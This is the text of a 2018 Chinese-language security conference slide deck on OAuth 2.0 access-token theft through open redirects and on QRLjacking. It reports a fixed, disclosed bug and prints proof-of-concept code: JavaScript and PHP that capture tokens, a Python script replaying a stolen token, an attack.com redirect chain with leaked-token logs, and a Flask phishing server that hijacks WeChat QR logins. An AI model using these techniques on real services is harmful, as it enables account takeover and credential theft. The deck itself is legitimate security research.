



2018

Mobike Security Team

Hacking You Without Password

Speaker : 泳少@YongShao

Whoami



- ID: 泳少@YongShao
- 摩拜单车安全工程师
- 网络尖刀核心成员
- 安全研究员

关于OAuth2.0



- 节省注册时间
- 登陆--方便快捷
- 免记繁琐密码

大部分厂商存在问题(access token 泄漏)!

过去

1.0

- A. 客户端到授权服务器请求一个授权令牌(requesttoken&secret)
- B. 引导用户到授权服务器请求授权
- C. 用访问令牌到授权服务器换取访问令牌(access token&secret)
- D. 用访问令牌去访问得到授权的资源

请求授权令牌 (request token&secret) —> 换取访问令牌
(access token&secret) —> 访问资源

现在

2.0

- A. 用户到授权服务器, 请求授权, 返回授权码(AuthorizationCode)
- B. 客户端由授权码到授权服务器换取访问令牌(access token)
- C. 用访问令牌去访问得到授权的资源

获取授权码(Authorization Code)—>换取访问令牌
(access_token) —>访问资源

授权类型

Authorization Code for apps running on a [web server](#) , [browser-based](#) and [mobile apps](#)

- Password for logging in with a [username and password](#)
- Client credentials for [application access](#)
- **Implicit** was previously recommended for clients without a secret, but has been superseded by using the Authorization Code grant with no secret.

Web授权

`https://facebook.com/dialog/oauth?response_type=code&client_id=CLIENT_ID&redirect_uri=REDIRECT_URI&scope=email&state=1234zyx`



An application would like to connect to your account

The app **Sample App** by Aaron Parecki would like the ability to access your basic information and photos.

Allow **Sample App** access?

Deny

Allow

Allow

`https://example.com/cb?code=AUTH_CODE_HERE&state=1234zyx`


应用程序授权

- <https://api.authorization-server.com/token>

POST:

- grant_type=password& username=USERNAME& password=PASSWORD&
client_id=CLIENT_ID

场景



白名单配置

```
https://open.weixin.qq.com/connect/oauth2/authorize?appid=wx43*****&response_type=code&scope=snsapi_base&redirect_uri=http://baidu.com&state=*****&connect_redirect=1#wechat_redirect
```


微信登录失败

redirect_uri域名与后台配置不一致，错误码:10003


确定

Token Leak

Timeline:



Redirect vulnerability



Find token leak



Report Vulnerability



Fixed


Detail

- https://staff.yongshao.com/auth/oauth/authorize?client_id=oa&response_type=token&redirect_uri={任意url}/state=http://www.yongshao.com
- Open the above URL, if there is no login will Redirect <https://staff.yongshao.com>

Detail



Detail



POC/EXP



Write js

```
1 <script language="javascript">
2   query=location.href.split("#");
3
4   if(query[1] && query[1].indexOf("access_token") >= 0){
5     document.cookie='anchor='+query[1];
6   }
7   window.location.replace();
8 </script>
9
```




Write php

```
11 <?php
12 $myfile = fopen("poc.txt", "a") or die("Unable to open file!");
13 fwrite($myfile, $_COOKIE['anchor']."\n");
14
15
16 ?>
```


POC/EXP

[illegible]


POC/EXP



The screenshot shows a PyCharm IDE with a Python script named 'oaexp.py' open. The script is a proof-of-concept (POC) for a security tool called 'Mobike-Lab'. It uses the 'requests' library to send a GET request to a specific URL. The output of the script is displayed in the bottom console window.

```
5 mobike = """
6
7 Mobike-Lab
8
9
10
11
12 """
13 print mobike
14
15
16
17 #!/usr/bin/python
18 # -*- coding: UTF-8 -*-
19 import requests
20
21
22 headers={'UserAgent':'Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_0) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/61.0.3163.100 Safari/537.36'}
23
24
25 data = {'to78wedUr':'evJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VhcnV2X25hbWU': 'eyJ1c2VhcnV2X25hbWU': 'eyJ1c2VhcnV2X25hbWU'}
26
27 r = requests.get('https://back.oa.mobi/cxo/home/Moment?content=Hi,This Mobike Security Team',cookies={'to78wedUr':'evJhbGciOiJIUzI1NiIsInR5cCI6IkpXVCJ9.eyJ1c2VhcnV2X25hbWU': 'eyJ1c2VhcnV2X25hbWU'})
28
29 print r.content
```

The console output shows the 'Mobike-Lab' logo and a JSON response: `{"Message": "发布成功", "Status": 100}`.



某IM产品存在「点我链接上了你账号」



Whitelist:

1. *.nei***.cn
2. *.m*****.net
3. *.m*****.com
4. *.m*****.com

https://*****.cn/home/nxLogin?redirect_url=https://**ix**.cn/

小问题，大危害

https://preview.n*****.cn/img?src=http://attack.com



https://n*****.cn/home/nxLogin?redirect_url=https://preview.n*****.cn/img?src=http://attack.com



http://t.cn/R3pD9**

本页丢失

Login Redirect

- https://preview.n*****.cn/img?src=http://attack.com/?a=&markToken=*****
- → ~tail access.log
- ***** – – [17/May/2018:15:50:53 +0800] “GET /?a= HTTP/1.1” 200 21359
“https://preview.n*****.cn/img?src=https://xxx.com/?a=&markToken=****
**” "Mozilla/5.0 (Macintosh; Intel Mac OS X 10_13_0) AppleWebKit/537.36
(KHTML, like Gecko) Chrome/66.0.3359.139 Safari/537.36" "*****"
/var/www/html/index.php"

本页丢失

Qrljacking

1. 攻击者首先制作一个钓鱼页面，获取真实页面的二维码
2. 攻击者将钓鱼页面发送给受害者
3. 受害者使用特定目标移动应用扫QR码
4. 攻击者后台获得受害者帐户的认证链接
5. 攻击者打开认证链接后直接控制受害者的微信权限



Qrljacking

```
<!--END logo-->
<!--BEGIN login_box-->
<div class="login_box">
  <div class="qrcode" ng-class="{hide: isScan || isAssociationLogin || isBrokenNetwork}">
    
  <div ng-show="isNeedRefresh" class="ng-hide">
    <div class="refresh_qrcode_mask">
    <p class="refresh_tips">二维码失效, 点击刷新</p>
  </div>
</div>
</div>
</div>
```

Load URL	https://login.weixin.qq.com/jslogin
Split URL	
Execute	
☒ Enable Post data ☐ Enable Referrer	
Post data	appid=wx782c26e4c19acffb&fun=new&lang=zh_CN

window.QRLogin.code = 200; window.QRLogin.uuid = "QcRU-11ww==";

Qrljacking

1、 <https://login.weixin.qq.com/jslogin>

[illegible]

Qrljacking

```
def getuuid():
    r = requests.post('https://login.weixin.qq.com/jslogin', data={
        'appid': 'wx782c26e4c19acffb',
        'fun': 'new',
        'lang': 'zh_CN'
    })
    status_code = re.findall(r'window.QRLogin.code = ([0-9]*);', r.text)[0]
    user_uuid = re.findall(r'window.QRLogin.uuid = "(.*?)"', r.text)[0]
    return {'status_code': status_code, 'user_uuid': user_uuid}

@app.route('/')
def index():
    QR_login = getuuid()
    if QR_login.get('status_code') == '200':
        return render_template('index.html', uuid=QR_login.get('user_uuid'))
    else:
        abort(403)
```

```
@app.route('/success', methods=['POST'])
def success():
    redirect_uri = request.form.get('redirect_uri')
    f = open('result.txt', 'w')
    f.write(redirect_uri)
    dict = {'redirect_uri': redirect_uri}
    return json.dumps(dict)
```

